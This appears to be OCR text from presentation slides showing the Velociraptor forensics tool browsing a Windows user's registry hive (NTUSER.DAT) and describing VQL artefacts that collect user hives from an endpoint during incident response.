



Velociraptor | C.d504fae95fdb7f3
Not secure | https://localhost:8889/app.html#/clients/C.d504fae95fdb7f3f/vfs///ntfs/%255C%255C.%255CC%253A/Users/Nick/
Search Box
Velocidex-01 connected
nick
PROGRA~1
PROGRA~2
PROGRA~3
PerfLogs
Program Files
Program Files (x86)
ProgramData
Recovery
SYSTEM~1
System Volume Information
Users
ALLUSE~1
All Users
DEFAUL~1
Default
Default User
Nick
3D Objects
3DOBJE~1
APPLIC~1
AppData
Application Data
Contacts
Cookies
DOCUME~1
My Documents 48 drwxr-xr-x 2019-07-23T09:01:35Z 2019-07-23T09:01:35Z 2019-07-23T09:01:35Z
NTUSER.DAT 1048576 -rwxr-xr-x 2019-04-19T16:59:23Z 2019-07-23T09:01:35Z 2019-04-12T19:00:20Z
NTUSER.DAT{4f913eb8-5d56-11e9-a4db-000c290815ee}.TM.blf 65536 -rwxr-xr-x 2019-07-23T09:01:35Z 2019-07-23T09:01:35Z 2019-07-23T09:01:35Z
NTUSER.DAT{4f913eb8-5d56-11e9-a4db-000c290815ee}.TMContainer00000000000000000001.regtrans-ms 524288 -rwxr-xr-x 2019-07-23T09:01:35Z 2019-07-23T09:01:35Z 2019-07-23T09:01:35Z
ntfs > \\.\C: > Users > Nick > NTUSER.DAT
Stats
TextView
HexView
CSVView
Reports
\\.\C:\Users\Nick\NTUSER.DAT
Size 1048576
Mode -rwxr-xr-x
Mtime 2019-04-19T16:59:23Z
Atime 2019-07-23T09:01:35Z
Ctime 2019-04-12T19:00:20Z
Last Collected 2019-07-24 15:26:27 UTC
Download
Fetch from Client
Collect from the client
Properties
mft 26562-128-4
name_type DOS+Win32
2019-07-24 15:35:52 UTC
2019-07-24 15:36:20 UTC
2019-07-23 09:20:28 UTC
2019-07-23 09:17:00 UTC

Collecting evidence from a single endpoint

We can collect all user hives from a single computer with a VQL artefact.


This simple VQL artefact enumerates all users, then collects all their user hives.



Collecting evidence from a single endpoint


We can collect all user hives from a single computer with a VQL artefact.

This simple VQL artefact enumerates all users, then collects all their user hives.




Customise a collection artefact

Focussing on a known compromised account




Customise a collection artefact

